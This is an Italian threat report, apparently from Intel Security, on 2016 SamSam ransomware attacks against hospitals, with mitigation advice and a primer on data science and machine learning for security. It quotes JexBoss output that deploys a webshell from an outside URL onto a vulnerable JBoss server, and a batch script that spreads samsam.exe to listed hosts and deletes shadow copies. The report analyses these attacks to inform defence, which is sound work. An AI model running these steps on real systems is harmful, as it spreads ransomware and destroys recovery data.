Nel febbraio 2016, alcuni rapporti hanno rivelato che un ospedale della California era stato vittima del ransomware e gli hacker responsabili chiedevano un riscatto di 9.000 Bitcoins, pari a circa 5,77 milioni di dollari. Secondo quanto si è saputo, l'ospedale ha dovuto pagare 17.000 dollari per ripristinare i propri file e sistemi, registrando altresì 5 giornate lavorative di inattività.

Anche se altri ospedali sono stati vittima del ransomware, questo attacco in particolare, insieme a diversi altri attacchi ad ospedali nello stesso periodo, è stato insolito perché l'ospedale è stato vittima di ransomware mirato.

Un metodo diverso negli attacchi mirati del 1° trimestre

Il metodo di diffusione più comune del ransomware è il phishing, l'uso di email con argomenti come "Mancata consegna" o "Il mio CV" con allegati che scaricano direttamente il ransomware. Un altro metodo comunemente usato è l'uso di kit di exploit, anche se nessuno di questi metodi è stato utilizzato negli attacchi mirati del 1° trimestre agli ospedali. Gli attacchi hanno invece individuato istanze vulnerabili di un server web JBoss.

Utilizzando lo strumento open source JexBoss, gli aggressori degli ospedali hanno eseguito una scansione alla ricerca di server web JBoss e hanno inviato un exploit per avviare una shell su tali host.

```
** Checking Host: http://192.168.1.9 **

* Checking web-console:          [ OK ]
* Checking jmx-console:          [ VULNERABLE ]
* Checking JMXInvokerServlet:    [ VULNERABLE ]


* Do you want to try to run an automated exploitation via "jmx-console" ?
  This operation will provide a simple command shell to execute commands on the server..
  Continue only if you have permission!
  yes/NO ? yes

* Sending exploit code to http://192.168.1.9. Wait...


* Info: This exploit will force the server to deploy the webshell
  available on: http://www.joaomatosf.com/rnp/jbossass.war
* Successfully deployed code! Starting command shell, wait...
```

Gli aggressori di ransomware hanno utilizzato uno strumento open source per individuare i punti deboli nei sistemi dell'ospedale.

Una volta che i server sono stati infettati, gli aggressori hanno utilizzato strumenti facilmente reperibili per mappare la rete affidabile. Tramite script in batch, gli aggressori hanno lanciato dei comandi sui server attivi. Uno dei comandi ha eliminato tutte le copie shadow del volume per impedire il ripristino dei file.

```
@echo off
for /f "delims=" %%a in (list.txt) do copy samsam.exe \\%%a\C$\windows\system32 &&
copy %%a_PublicKey.keyxml \\%%a\C$\windows\system32 && vssadmin delete shadows /all /quiet
pause
```

Lo script batch elimina tutte le copie shadow del volume per impedire il ripristino dei file.

Un aspetto unico di questo attacco è il fatto che il codice di comando era nei file batch. Nella maggior parte delle famiglie ransomware, i comandi si trovano nel codice eseguibile. Perché gli aggressori hanno separato i comandi e il codice eseguibile? Riteniamo che siano molti i rilevamenti di protezione che si avviano a partire da comandi di testo semplice nel codice eseguibile ed è per questo che hanno creato firme sulla base di tale comportamento. È probabile che gli aggressori abbiano utilizzato questo approccio per ignorare le misure di sicurezza.

Lo script precedente mostra anche che il file samsam.exe viene copiato nei server di destinazione nel file list.txt. Questa particolare famiglia di ransomware è nota come samsam, samsa, Samas o Mokoponi, in base all'evoluzione dell'esemplare.

Un'analisi approfondita dell'attacco samsam agli ospedali da parte del team di ricerca sulle minacce avanzate di Intel Security è disponibile qui.

"Onore" e criminalità

Poco dopo che è stato reso noto l'attacco all'ospedale californiano, diversi criminali informatici hanno reagito agli attacchi in forum del mercato sommerso. Un utente russo in un noto forum di hacker ha espresso la sua frustrazione e ha fatto i migliori auguri agli hacker autori di tale attacco. Nel mercato sommerso russo, esiste una sorta di "codice di condotta" etico che considera gli ospedali off limit, anche se si trovano in paesi che prendono generalmente di mira nelle loro campagne e operazioni di cybercrime.

In un altro forum specializzato nello scambio di Bitcoin, si sono svolte discussioni analoghe e sono stati fatti commenti sugli attacchi agli ospedali. La discussione è proseguita per più di sette pagine. Di seguito sono riportati alcuni esempi:

> Dumbest hackers ever , like they couldn't hack anything else . This kind of things will kill Bitcoin if they continue to do this [illegible]!

> Yes, this is pretty sad and a new low. These ransom attacks are bad enough, but if someone were to die or be injured because of this it is just plain wrong. The hospital should have backups that they can recover from, so even if they need to wipe the system clean it would result in only a few days of lost data, or data that would later need to be manually input, but the immediate damage and risk is patient safety.

In base alla nostra analisi del codice, non crediamo che gli attacchi agli ospedali del 1° trimestre siano stati eseguiti dai criminali con cui abbiamo solitamente a che fare per gli attacchi di ransomware o le violazioni dei dati. Il codice e l'attacco sono stati efficaci, ma non molto sofisticati.

Attacchi agli ospedali nella prima metà del 2016

Data	Vittima	Minaccia	Paese
6/01/16	Ospedale in Texas	Ransomware	USA
6/01/16	Ospedale in Massachusetts	Ransomware	USA
6/01/16	Diversi ospedali in Renania Settentrionale-Vestfalia	Ransomware	GER
6/01/16	2 ospedali	Ransomware	AUS
19/01/16	Ospedale a Melbourne	Ransomware	AUS
3/02/16	Ospedale	Ransomware	UK
3/02/16	Ospedale	Ransomware	KOR
3/02/16	Ospedale	Ransomware	USA
12/02/16	Ospedale	Ransomware	UK
12/02/16	Ospedale	Ransomware	USA
27/02/16	Dipartimento della Sanità in California	Ransomware	USA
5/03/15	Ospedale a Ottawa	Ransomware	CAN
16/03/16	Ospedale in Kentucky	Ransomware	USA
18/03/16	Ospedale in California	Ransomware	USA
21/03/16	Dentista in Georgia	Ransomware	USA
22/03/16	Ospedale nel Maryland	Ransomware	USA
23/03/16	Ospedale	Malvertising	USA
25/03/16	Ospedale in Iowa	Malware	USA
28/03/16	Ospedale nel Maryland	Ransomware	USA
29/03/16	Ospedale nell'Indiana	Ransomware	USA
31/03/16	Ospedale in California	Ransomware	USA
9/05/16	Ospedale nell'Indiana	Malware	USA

Data	Vittima	Minaccia	Paese
16/05/16	Ospedale in Colorado	Ransomware	USA
18/05/16	Ospedale in Kansas	Malware	USA

Il team di ricerca sulle minacce avanzate di Intel Security ha raccolto dati pubblici e interni per evidenziare gli incidenti noti relativi agli ospedali nella prima metà del 2016.


Da questi dati è evidente che la maggior parte degli attacchi agli ospedali sono legati al ransomware. Alcuni di questi attacchi, ma non tutti, erano mirati.

Quanto è redditizio il ransomware?


Intel Security ha scoperto che un gruppo collegato agli attacchi mirati agli ospedali del 1° trimestre ha generato circa 100.000 dollari in riscatti pagati.

Nel caso degli attacchi mirati del 1° trimestre agli ospedali (samsam), abbiamo rilevato che una quantità spropositata di portafogli Bitcoin (BTC) veniva usata per effettuare i pagamenti dei riscatti. Dopo ulteriori ricerche sulle transazioni, abbiamo scoperto che l'importo dei riscatti pagati ammontava a 100.000 dollari.

In uno dei forum sottorranei, l'offerta di codice ransomware da parte di uno sviluppatore illustra l'importo dei riscatti generato dagli acquirenti. Lo sviluppatore fornisce delle schermate che mostrano i totali delle transazioni dei riscatti e la dimostrazione che il codice ransomware non viene rilevato.



In questo esempio, uno sviluppatore di ransomware fornisce una schermata di un portale che amministra e rileva le campagne.



Per incrementare la reputazione, lo stesso sviluppatore condivide un collegamento a un fornitore block-chain noto con i dettagli del portafoglio e la cronologia delle transazioni.

Intel Security ha scoperto che l'autore e distributore del ransomware ha ricevuto 189.813 BTC nel corso delle campagne, che corrispondono a quasi 121 milioni di dollari. Naturalmente questi crimini comportano dei costi come l'affitto di botnet e l'acquisto di kit di exploit. Ciononostante, il bilancio attuale è di circa 94 milioni di dollari, somma che lo sviluppatore sostiene di avere guadagnato in soli sei mesi.

Queste campagne mostrano il tipo di importi monetari che è possibile realizzare, e rapidamente, con gli attacchi di ransomware.

Un esempio di analisi delle transazioni Bitcoin.

Esaminando le informazioni note al pubblico sugli attacchi di ransomware agli ospedali nella tabella precedente, possiamo concludere che la maggior parte delle vittime non ha pagato il riscatto. Gli ospedali vittime di samsam, invece, sembrano avere pagato.

Gli importi dei riscatti pagati sono stati vari. I costi diretti più consistenti sono stati quelli per tempi di inattività (mancato guadagno), risposta agli eventi, ripristino dei sistemi, servizi di verifica e altri costi di disinfezione. Nei rapporti che abbiamo esaminato, le strutture sanitarie sono rimaste inattive almeno parzialmente per 5-10 giorni.

Un'analisi dell'impatto finanziario di un attacco di ransomware a un ospedale è disponibile nell'articolo di Dark Reading "Healthcare Organizations Must Consider the Financial Impact of Ransomware Attacks." (Le aziende sanitarie devono considerare l'impatto finanziario degli attacchi ransomware).

Policy e procedure

La misura più importante da adottare per proteggere i sistemi dal ransomware è essere consapevoli del problema e dei relativi metodi di diffusione. Di seguito è riportato un elenco di policy e procedure a cui gli ospedali dovrebbero attenersi per contenere il successo degli attacchi di ransomware.

- Prevedere un piano d'azione da attuare in caso di attacco. Scoprire dove sono posizionati i dati di importanza critica e se esiste un metodo per infiltrarli. Eseguire esercitazioni di continuità operativa e disaster recovery con il team di gestione delle emergenze dell'ospedale per convalidare gli obiettivi RPO e RTO. Tali esercitazioni possono riuscire a mettere in luce impatti nascosti sulle operazioni degli ospedali che altrimenti non emergerebbero durante i normali test di backup. La maggior parte degli ospedali ha pagato il riscatto perché non disponeva di un piano di emergenza!
- Mantenere aggiornate le patch del sistema. Molte vulnerabilità comunemente sfruttate dal ransomware possono essere risolte da una patch. Mantenersi aggiornati con le patch per i sistemi operativi, Java, Adobe Reader e Flash e le applicazioni. Predisporre una procedura di applicazione delle patch e assicurarsi che le patch siano applicate correttamente.
- Per i sistemi e i dispositivi medici legacy degli ospedali a cui non è possibile applicare le patch, occorre mitigare il rischio sfruttando le whitelist delle applicazioni, che bloccano i sistemi e prevengono l'esecuzione di programmi non approvati. Segmentare sistemi e dispositivi da altre parti della rete con un firewall o un sistema di prevenzione delle intrusioni. Disattivare i servizi o le porte non indispensabili su questi sistemi per ridurre l'esposizione a possibili punti di accesso delle infezioni.

Per scoprire in che modo i prodotti Intel Security possono garantire la protezione dal ransomware negli ospedali, fai clic qui.

- Proteggere gli endpoint. Utilizzare la protezione degli endpoint e le relative funzionalità avanzate. In molti casi, il client viene installato con solo le funzionalità predefinite abilitate. Con l'implementazione di alcune funzionalità avanzate, come ad esempio "blocco di avviamento eseguibili dalla cartella Temp", è possibile rilevare e bloccare più elementi malware.
- Se possibile, evitare l'archiviazione di dati sensibili sui dischi locali. Imporre agli utenti di archiviare i dati su unità di rete sicure. Si limita così il tempo di inattività perché è possibile ricreare semplicemente l'imaging dei sistemi infetti.
- Utilizzare l'antispam. La maggior parte delle campagne di ransomware inizia con un'email di phishing che contiene un collegamento o un determinato tipo di allegato. Per le campagne di phishing che impacchettano il ransomware in un file .scr o in un altro formato file non comune, è facile impostare una regola antispam che blocchi questi allegati. Se si consente il passaggio dei file .zip, occorre attivare la scansione di almeno due livelli nel file .zip per rilevare eventuali contenuti dannosi.
- Bloccare i programmi e il traffico indesiderati o non necessari. Se Tor non è necessario, bloccate l'applicazione e il relativo traffico sulla rete. Il blocco di Tor spesso consente di impedire al ransomware di ottenere la chiave RSA pubblica dal server di controllo, bloccando così il processo di crittografia ransomware.
- Aggiungere la segmentazione di rete per i dispositivi critici necessari per l'assistenza ai pazienti.
- Backup distanziati. Assicurarsi che i sistemi di backup, lo spazio di archiviazione e i nastri siano in una località non generalmente accessibile dai sistemi nelle reti produttive. Se i payload degli attacchi di ransomware si diffondono lateralmente, potrebbero potenzialmente intaccare i dati di backup.
- Sfruttare un'infrastruttura virtuale per i sistemi dei record medici elettronici di importanza critica che sono distanziati dal resto della rete produttiva.
- Educare continuamente gli utenti alla consapevolezza. Poiché la maggior parte degli attacchi di ransomware inizia con un'email di phishing, la sensibilizzazione degli utenti è estremamente importante. Per ogni 10 email inviate dagli aggressori, le statistiche hanno dimostrato che almeno una raggiungerà lo scopo. Non aprire le email o gli allegati inviati da mittenti non verificati o sconosciuti.

Per scoprire in che modo i prodotti Intel Security possono garantire la protezione dal ransomware negli ospedali, fai clic qui.

Un corso intensivo sulla scienza informatica della sicurezza, analisi e apprendimento automatico

- Celeste Fralick

Mentre gli avversari diventano sempre più insidiosi poiché adottano nuovi metodi per danneggiare la nostra sicurezza, tutti coloro che operano nell'ambito della protezione dei sistemi IT e delle reti devono avere una comprensione rudimentale della scienza informatica, perché è in quella direzione che sta andando la sicurezza IT. Avrete senz'altro sentito termini come *analisi, Big Data* o *apprendimento automatico.* Anche se non siete scienziati informatici o statistici, una breve introduzione a questi termini può risultare utile. Perché? Perché man mano che sempre più dispositivi si connettono a Internet e il volume dei dati cresce, l'analisi diventa, se ancora non lo è, il primo tipo di approccio per contrastare gli avversari. L'automazione dovrà analizzare yottabyte (10^{24} byte) di dati. Per restare un passo avanti alle minacce e prevedere le vulnerabilità, dovremmo avere tutti una comprensione di base degli elementi costitutivi essenziali della sicurezza della scienza informatica.

Cos'è la scienza informatica?

La scienza informatica rappresenta la confluenza di matematica, statistica, hardware, software, dominio (o segmento di mercato) e gestione dei dati.


La scienza informatica rappresenta la confluenza di matematica, statistica, hardware, software, dominio (o segmento di mercato) e gestione dei dati. La gestione dei dati è il termine generico per descrivere il flusso dei dati che raccogliamo su tutte le nostre architetture software e hardware, oltre a governance dei dati, policy (come i requisiti della privacy) applicati a tali dati, archiviazione e sicurezza di tali dati e condizioni dei confini matematici, per citare solo alcuni aspetti. La gestione dei dati è importante tanto quanto l'algoritmo stesso.

Cominciamo con la definizione di una funzione matematica, un algoritmo e un modello. Una funzione matematica è quello che abbiamo imparato alle elementari, ovvero che a + b = c. Un algoritmo è una formula matematica, come una deviazione standard o una media, che analizza i dati per scoprire informazioni dettagliate su tali dati. Un modello rappresenta delle caratteristiche (o funzionalità) che un informatico esamina. Un modello permette di comprendere il processo e le interazioni con altre variabili. Spesso è anche in grado di prevedere ciò che si prevede che accada. I meteorologi utilizzano continuamente dei modelli per le previsioni del tempo; Nate Silver, autore di *Signal and the Noise: Why So Many Predictions Fail and Some Don't* (Il segnale e il rumore: perché così tante previsioni sono errate ed altre no), ha utilizzato dei modelli per prevedere la vittoria di Barack Obama alle elezioni presidenziali.

Gli scienziati informatici in genere applicano gli algoritmi e i modelli matematici per risolvere i problemi, come il rilevamento di un attacco prima che si verifichi o l'arresto del ransomware prima che assuma il controllo di una rete di computer. La maggior parte degli scienziati informatici si concentra su specifiche aree di competenza. Queste aree includono elaborazione di immagini, elaborazione del linguaggio naturale, controllo dei processi statistici, algoritmi predittivi, progettazione di esperimenti, analisi del testo, visualizzazione e creazioni di grafici, gestione dei dati e monitoraggio dei processi. (Consultare il diagramma seguente.) Se uno scienziato informatico viene istruito sui fondamenti della statistica, lo sviluppo e l'applicazione di un algoritmo possono essere tradotti da una competenza a un'altra.

Che differenza c'è tra uno scienziato statistico e uno informatico? Gli scienziati statistici rispondono in genere che non c'è alcuna differenza se lo scienziato informatico ha delle basi statistiche. Tuttavia, con la combinazione di Big Data, Internet degli oggetti e connettività 24/7, la comparsa di scienziati informatici ha fatto uscire gli scienziati statistici da dietro le quinte e li ha inseriti di petto nello sviluppo dei prodotti. Creare analisi univoche e basate sui casi utente, ovvero il processo scientifico di trasformare i dati in approfondimenti legati all'azienda, consente agli statistici e agli informatici di avere un impatto nuovo e interessante sull'azienda. Ciò funziona particolarmente bene con lo sviluppo dei prodotti di sicurezza.

Conosci i termini fondamentali



Definizione di analisi

Il processo scientifico della trasformazione dei dati in conoscenza per prendere decisioni migliori.

Alcune aree specialistiche dell'analisi

- Data mining
- Monitoraggio dei dati
- Elaborazione di processi complessi
- Elaborazione delle immagini (ad es. RM)
- Testuale (ad es. social media)
- Progettazione degli esperimenti
- Visualizzazione (ad es. creazione di grafici)
- Previsioni
- Ottimizzazione
- Analisi aziendale
- Elaborazione del linguaggio naturale
- Apprendimento automatico
- Informatica cognitiva

Una definizione generale, con alcuni esempi delle specializzazioni, di ciò che uno scienziato informatico deve conoscere.

Come si è evoluta la scienza informatica?

Le fasi classiche dell'analisi cominciano con quella *descrittiva* e procedono per accumulazione alla *diagnostica, predittiva* e *prescrittiva.* L'analisi descrittiva e diagnostica risponde alle domande "Cosa è accaduto?" e "Perché è accaduto?" L'analisi predittiva, che si fonda sull'analisi descrittiva e diagnostica, risponde alla domanda "Che cosa accadrà?" e l'analisi prescrittiva, che si fonda sull'analisi predittiva, dichiara "Ecco quello che viene consigliato, perché la cosa accadrà".

Analisi descrittiva e diagnostica possono essere reattive e proattive (Attenzione, "proattiva," non "predittiva.") Il vantaggio del proattivo è che una cosa è già accaduta e si sa cosa bisogna fare per risolverla. Spesso questo "albero decisionale" proattivo può essere utilizzato successivamente nella fase prescrittiva. Analisi descrittiva e diagnostica possono anche essere soltanto reportistica. Molti fornitori di sicurezza accolgono l'analisi descrittiva e diagnostica con le risposte proattive che vengono applicate quando un avversario sfida il sistema.


Nell'evoluzione dell'analisi, abbiamo sperimentato le Soluzioni di analisi 1.0, in cui gli statistici sono rimasti dietro le quinte e i problemi sono arrivati senza essere richiesti. L'analisi descrittiva e diagnostica era prevalente e l'analisi non era parte integrante dell'azienda. Il settore della sicurezza nel suo complesso esegue generalmente molto bene le analisi descrittive e diagnostiche, compresi gli alberi decisionali basati sulle regole. I fornitori di sicurezza *devono* continuare a svolgere efficacemente queste fasi, giacché l'approccio a più livelli è essenziale per fornire una copertura di sicurezza efficace.

Con la crescita della connettività e l'evoluzione delle funzionalità dei microprocessori, intorno al 2010 sono emersi i "Big Data" e ci hanno fatto entrare nell'era delle soluzioni di analisi 2.0. Il titolo di scienziato informatico è diventato più popolare e la gestione di dati voluminosi da una vasta gamma di fonti ha messo in crisi le architetture software. Mentre l'analisi predittiva e prescrittiva era certamente disponibile (come lo era nelle soluzioni di analisi 1.0), la prevalenza dell'analisi descrittiva e diagnostica continua ad essere applicata mentre le soluzioni di sicurezza evolvono.

La maggior parte delle aziende di protezione si sta rapidamente spostando sulle Soluzioni di analisi 3.0; le pubblicità e la letteratura di settore citano già gli studi e le applicazioni di analisi predittiva. Il seguente diagramma rappresenta lo stato generale dell'analisi nel settore della sicurezza, con la continuità tra le soluzioni di analisi 1.0 e 3.0.

Le soluzioni di analisi 3.0 spostano la focalizzazione sull'analisi predittiva e prescrittiva. Prevediamo che la maggior parte dei fornitori di sicurezza implementeranno le soluzioni di analisi 3.0 entro il 2020.

Le soluzioni di analisi 3.0 spostano il punto di messa a fuoco sull'analisi predittiva e prescrittiva e queste analisi (insieme all'analisi descrittiva e diagnostica) rappresentano per le aziende un modo intrinseco di fare affari. La maggior parte delle aziende non ha ancora raggiunto la fase delle soluzioni di analisi 3.0, ma ha concentrato gli sforzi sulle soluzioni predittive per il malware, il ransomware e le reti di robot dannose. Prevediamo che la maggior parte dei fornitori di sicurezza implementeranno le soluzioni di analisi 3.0 entro il 2020.



L'evoluzione dell'analisi, con un allineamento generale di analisi descrittiva, diagnostica, predittiva e prescrittiva. (Uso autorizzato dal Dott. Tom Davenport.)

Adottato dall'International Institute for Analytics.

Apprendimento automatico

L'apprendimento automatico è l'azione che prevede l'automatizzazione delle analisi che sfruttano i computer per apprendere nel tempo. Anche se l'apprendimento automatico può essere applicato all'analisi descrittiva e diagnostica, viene generalmente usato con gli algoritmi predittivi e prescrittivi. È possibile apprendere e applicare gli algoritmi di clustering o di classificazione ai dati in entrata; questi algoritmi possono essere considerati diagnostici. Se i dati in entrata vengono utilizzati per un algoritmo predittivo (ad esempio ARIMA: modello autoregressivo integrato a media mobile o SVM: macchine a vettori di supporto), l'algoritmo apprende nel tempo ad assegnare i dati a un cluster o a una classe specifici, o a predire un valore, un cluster o una classe futuri.

L'apprendimento automatico è l'azione che prevede l'automatizzazione delle analisi che sfruttano i computer per apprendere nel tempo. Anche se l'apprendimento automatico può essere applicato all'analisi descrittiva e diagnostica, viene generalmente usato con gli algoritmi predittivi e prescrittivi.


Assegnare o predire presuppone che all'algoritmo sia stato "insegnato" cosa apprendere, ed è qui che emergono i primi problemi. Come per l'analisi, inquadrare il problema è fondamentale. Comprendere come l'analisi risultante può consentire di risolvere il problema, le variabili, gli input e gli output del processo e come la soluzione può promuovere un'azienda sana sono questioni essenziali da sapere subito. Quindi, assicurarsi che tutti i dati siano correttamente disinfettati ed elaborati richiede circa l'80% del tempo di sviluppo dell'analisi totale. Si tratta di un passaggio che richiede tempo ma che è fondamentale per identificare valori anormali, letture non corrette e come si comportano le tendenze tipiche dei dati. Gli esperti del settore possono spesso sottovalutare quanto tempo possano richiedere pulizia ed elaborazione.

Una volta completati l'inquadramento del problema e la pulizia e l'elaborazione dei dati, siamo pronti per eseguire analisi statistiche dei dati. Queste comprendono passaggi semplici come distribuzione, deviazione standard, simmetria e curtosi che, tutti insieme, consentiranno di determinare se siano interessati dati lineari o non lineari, e se occorra applicare normalizzazione o trasformazioni. Questi ultimi termini consentono agli scienziati informatici di modificare i dati o la relativa scala in modo uniforme in base a un particolare modello. La matematica può spesso risultare molto complicata.

Completare questi passaggi consente agli scienziati informatici di sviluppare i modelli per la sezione di classificazione e valutazione del sistema dell'apprendimento automatico. Il tipo di dati disponibili e il problema che gli scienziati informatici stanno tentando di risolvere consentono di determinare quali modelli scegliere, Questa è, ad oggi, la domanda più difficile che uno scienziato informatico si pone: Come faccio a sapere quale modello scegliere? In parole semplici, sono i dati che contribuiscono a determinare il modello. Ma lo scienziato informatico deve testare *almeno* da tre a cinque modelli per individuare il più adatto. A questo punto, la pressione degli esperti del settore si fa generalmente sentire ai fini del raggiungimento di una conclusione; tuttavia, la scelta del modello è *molto* critica per il soddisfacimento delle esigenze dei clienti e per garantire che i dati si adattino al modello in modo accurato, preciso e ripetuto.

A questo punto, i dati vengono segregati in vari insiemi di allenamento (training set) e in un insieme di validazione. L'insieme di allenamento (circa l'80% del totale) assicura le relazioni predette con i dati, mentre l'insieme di validazione (o "prova") (circa il 20%) assicura la solidità dei dati. È importante comprendere la relazione che esiste tra i due perché l'eccessivo adattamento o "overfitting", un metodo che prevede un numero eccessivo di dati da adattare al modello, può verificarsi se l'adattamento del modello di allenamento è migliore dell'adattamento del modello di validazione. L'"adattamento del modello", in questo caso, può comprendere i calcoli analitici come il valore R, il valore R generalizzato e la radice dell'errore quadratico medio. È essenziale provare un certo numero di modelli e modificare leggermente le variabili all'interno di questi modelli (ad esempio il tipo di trasformazione) per ottenere il migliore adattamento del modello.

Un processo generale di analisi

